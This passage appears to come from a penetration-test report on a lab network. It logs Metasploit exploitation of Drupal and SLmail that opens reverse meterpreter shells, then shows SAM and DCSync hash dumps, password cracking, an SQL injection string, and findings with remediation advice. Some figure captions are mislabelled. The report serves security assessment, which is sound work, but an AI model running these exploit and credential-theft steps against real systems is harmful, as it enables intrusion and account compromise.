
```
meterpreter > cd ~
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•ε••ɔ6=•t•••#••▯▯•{•••<•H•vw{I••••W•
                                    F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                      •
                                                                          #]
                                                                            ••
n•]meterpreter >
```

Exploitation Figure 14: Struts – CVE-2017-5638

```
msf6 exploit(multi/http/apache_normalize_path_rce) > search unix/webapp/drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   3  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE

Interact with a module by name or index. For example info 3, use 3 or use exploit/unix/webapp/drupal_restws_unserialize

msf6 exploit(multi/http/apache_normalize_path_rce) > use exploit/unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST eth1
LHOST => 172.29.27.118
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.29.27.118:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x000055fac0126810 @headers={"Date"=>"Thu, 02 May 2024 00:38:44 GMT", "Server"=>"Apache/2.4
.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-lan
guage"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "
X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @s
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed set for the
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}S8wfwFRt3cwB24\n", @code=
403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request=
"POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 15_1 like Mac OS X) AppleWebKit/605.1.15
 (KHTML, like Gecko) Version/15.0 Mobile/15E148 Safari/604.1\r\nContent-Type: application/hal+json\r\nContent-Length: 636\r\n\r\n{\n  \"link\"
: [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7
\\\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\Handle
rStack\\u0000handler\\\";s:19:\\\"echo S8wfwFRt3cwB24\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\
"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:
1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"
\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 2 opened (172.29.27.118:4444 → 192.168.13.13:60524 ) at 2024-05-01 20:38:45 -0400

meterpreter > ls
Listing: /var/www/html
=======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  1025    fil   2019-02-08 07:21:40 -0500  .csslintrc
100644/rw-r--r--  357     fil   2019-02-08 07:21:40 -0500  .editorconfig
100644/rw-r--r--  151     fil   2019-02-08 07:21:40 -0500  .eslintignore
100644/rw-r--r--  41      fil   2019-02-08 07:21:40 -0500  .eslintrc.json
100644/rw-r--r--  3858    fil   2019-02-08 07:21:40 -0500  .gitattributes
100644/rw-r--r--  2314    fil   2019-02-08 07:21:40 -0500  .ht.router.php
100644/rw-r--r--  7866    fil   2019-02-08 07:21:40 -0500  .htaccess
100644/rw-r--r--  95      fil   2019-02-08 07:21:40 -0500  INSTALL.txt
100644/rw-r--r--  18092   fil   2016-11-16 18:57:05 -0500  LICENSE.txt
100644/rw-r--r--  5889    fil   2019-02-08 07:21:40 -0500  README.txt
100644/rw-r--r--  262     fil   2019-02-08 07:21:40 -0500  autoload.php
100644/rw-r--r--  2804    fil   2019-02-23 12:16:22 -0500  composer.json
100644/rw-r--r--  167428  fil   2019-02-23 12:17:42 -0500  composer.lock
040755/rwxr-xr-x  4096    dir   2019-02-08 07:21:40 -0500  core
100644/rw-r--r--  264     fil   2019-02-23 12:26:16 -0500  create_node.php
100644/rw-r--r--  1507    fil   2019-02-08 07:21:40 -0500  example.gitignore
100644/rw-r--r--  549     fil   2019-02-08 07:21:40 -0500  index.php
040755/rwxr-xr-x  4096    dir   2019-02-23 12:16:54 -0500  modules
040755/rwxr-xr-x  4096    dir   2019-02-08 07:21:40 -0500  profiles
100644/rw-r--r--  1594    fil   2019-02-08 07:21:40 -0500  robots.txt
040755/rwxr-xr-x  4096    dir   2019-02-08 07:21:40 -0500  sites
040755/rwxr-xr-x  4096    dir   2019-02-08 07:21:40 -0500  themes
100644/rw-r--r--  848     fil   2019-02-08 07:21:40 -0500  update.php
040755/rwxr-xr-x  4096    dir   2019-02-23 12:17:43 -0500  vendor
100644/rw-r--r--  4555    fil   2019-02-08 07:21:40 -0500  web.config

meterpreter > getuid
Server username: www-data
```

Exploitation Figure 15: Durpal – CVE-2017-5638



Exploitation Figure 16: Sudo Command Privilege Vulnerability

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20                                                    148 ✗ 2 ⚙
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get flag3
local: flag3 remote: flag3
200 Port command successful
550 File not found
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (102.1242 kB/s)
ftp> cat flag3.txt
?Invalid command
ftp> bye
221 Goodbye

┌──(root💀kali)-[~]
└─# ls                                                                       2 ⚙
CTFd  Desktop  Documents  Downloads  file2  file3  flag3.txt  LinEnum.sh  Music  passwordctl  Pictures  Public  Scripts  Templates  Videos

┌──(root💀kali)-[~]
└─# cat flag3.txt                                                            2 ⚙
89cb548970d44f348bb63622353ae278
```

Exploitation Figure 17: FTP Anonymous Exploitation

```
┌──(root💀kali)-[~]
└─# searchsploit slmail
------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)   | windows/remote/638.py
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)   | windows/remote/643.c
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)   | windows/remote/646.c
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit) | windows/remote/16399.rb
SLmail Pro 6.3.1.0 - Multiple Remote Denial of Service / Memory Corruption Vulnerabilities | windows/dos/31563.txt
------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.192.30    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```



```
msf6 exploit(windows/pop3/seattlelab_pass) > RHOSTS 172.22.117.20
[-] Unknown command: RHOSTS
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST eth1
LHOST ⇒ eth1
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.203.33:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.203.33:4444 → 172.22.117.20:60562 ) at 2024-05-02 19:18:17 -0400

meterpreter > dir
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2024-04-29 18:35:27 -0400  maillog.008
100666/rw-rw-rw-  2366  fil   2024-05-01 18:03:28 -0400  maillog.009
100666/rw-rw-rw-  2366  fil   2024-05-02 16:22:16 -0400  maillog.00a
100666/rw-rw-rw-  7915  fil   2024-05-02 19:18:16 -0400  maillog.txt

C:\Program Files (x86)\SLmail\System>cd C:\Program Files (x86)\SLmail\System>more C:\Program Files (x86)\SLmail\System\
cd C:\Program Files (x86)\SLmail\System>more C:\Program Files (x86)\SLmail\System\
The filename, directory name, or volume label syntax is incorrect.

C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Exploitation Figure 18: SLmail Vulnerability

POST-EXPLOITATION

```
C:\Program Files (x86)\SLmail\System>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           flag6
Guest                    sysadmin                 WDAGUtilityAccount
The command completed with one or more errors.
```

Post-Exploitation Figure 1

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
┌──(root💀kali)-[~]
└─# nano passwordctlntlm

┌──(root💀kali)-[~]
└─# john -format=NT passwordctlntlm
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2024-05-02 19:58) 6.666g/s 602473p/s 602473c/s 602473C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Post-Exploitation Figure 2

```
   0   Automatic


msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  7         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:4444 → 172.22.117.20:49714  (172.22.117.20)

msf6 exploit(windows/local/wmi) > set Sess
set SessION                   set SessionExpirationTimeout     set SessionRetryTotal
set SessionCommunicationTimeout  set SessionLogging            set SessionRetryWait
msf6 exploit(windows/local/wmi) > set Session 7
Session => 7
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS                               yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for this listener
   SESSION             7                yes       The session to run this module on
   SMBDomain                            no        The Windows domain to use for authentication
   SMBPass                              no        The password for the specified username
   SMBUser                              no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds
```

Post-Exploitation Figure 3

```
C:\Windows\system32>exit
exit
meterpreter > net user
[-] Unknown command: net
meterpreter > shell
Process 1816 created.
Channel 2 created.
sMicrosoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
snet user
'snet' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Post-Exploitation Figure 4

```
meterpreter > dcsync_ntlm Administrator
[-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > dcsync_ntlm Administrator
[+] Account   : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

Post-Exploitation Figure 5

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Medium
XSS Stored	Medium
Local File Injection	High
SQL Injection	Critical
Weak Password on Web Application	Critical
Command Injection	Medium
PHP Injection	Critical
Brute Force Attack	Medium
Directory Traversal	Medium
Apache Tomcat Remote Code Execution Vulnerability	High
Shellshock	Critical
Struts	High
Drupal	High
Password Guessing in SSH	Critical
Sudo Command Privilege Vulnerability	Critical
FTP Anonymous Vulnerability	High
Slmail Vulnerability	Critical
LSAdump Attack	High
WMI Vulnerability	Critical
DCSync Attack	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20
Ports	80/HTTP 8080/HTTP-PROXY 21/FTP 22/SSH 110/POP3 135/RPC


Exploitation Risk	Total

Critical	9
High	6
Medium	5
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Medium**
Description	In LOM's assessment, the 'Welcome.php' and the 'Memory-Planner.php' pages were evaluated. Utilizing an XSS reflected injection, flags within the web applications were uncovered. The lack of data sanitization and input validation in the web applications allowed LOM to send a malicious XSS reflected code on these two web pages.
Images	
Affected Hosts	192.168.14.35/Memory-Planner.php 192.168.14.35/Welcome.php
Remediation	• Encrypt Sensitive Information. (T1659) • Restrict Web-Based Content. (T1659) • Input Validation. (Stone, Verizon) • Data Sanitization. (Stone, Verizon) • Utilize Web Application Firewall rules to block abnormal requests. (Stone, Verizon)

Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Medium**


Description	In LOM's assessment of the 'comments.php' pages, it was found that a XSS stored injection could be created. The lack of data sanitization and input validation in the web applications allowed LOM to send malicious XSS stored code onto this web page. Upon refreshment, the code was still within the page source, leaving a vulnerability that can affect any future visitors to the site.
Images	
Affected Hosts	192.168.14.35/comments.php
Remediation	• Encrypt Sensitive Information (T1659) • Restrict Web-Based Content (T1659) • Input Validation. (Stone, Verizon) • Data Sanitization. (Stone, Verizon) • Utilize Web Application Firewall rules to block abnormal requests. (Stone, Verizon)

Vulnerability 3	Findings
Title	Local File Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**High**
Description	A basic PHP script file was uploaded by LOM. This revealed that the web page was configured to accept various file types, not just image files. Some security measures were in place, as it looked for image keywords like the file type '.jpg.' However, if you added just '.jpg' within the file description, it allowed a malicious payload to be uploaded, in this case, a .php file.
Images	
Affected Hosts	192.168.13.45/Memory-Planner.php
Remediation	• Remove file inclusion input if possible.

	• Create a whitelist of files that may be included on the web page. (OWASP, WSTG – v4.1)

Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	**Critical**
Description	In the evaluation of the Login.php webpage, it was found that SQL injection attacks were permissible. The following injection was utilized: ‘ or 1=1#. This resulted in the retrieval of flags and additional data that could be utilized for further exploitations.
Images	
Affected Hosts	192.168.13.45/Login.php
Remediation	• Encrypt Sensitive Information (T1659) • Restrict Web-Based Content (T1659) • Input Validation. (Stone, Verizon) • Utilization of Prepared Statements. (OWASP, SQL Injection Prevention Cheat Sheet)

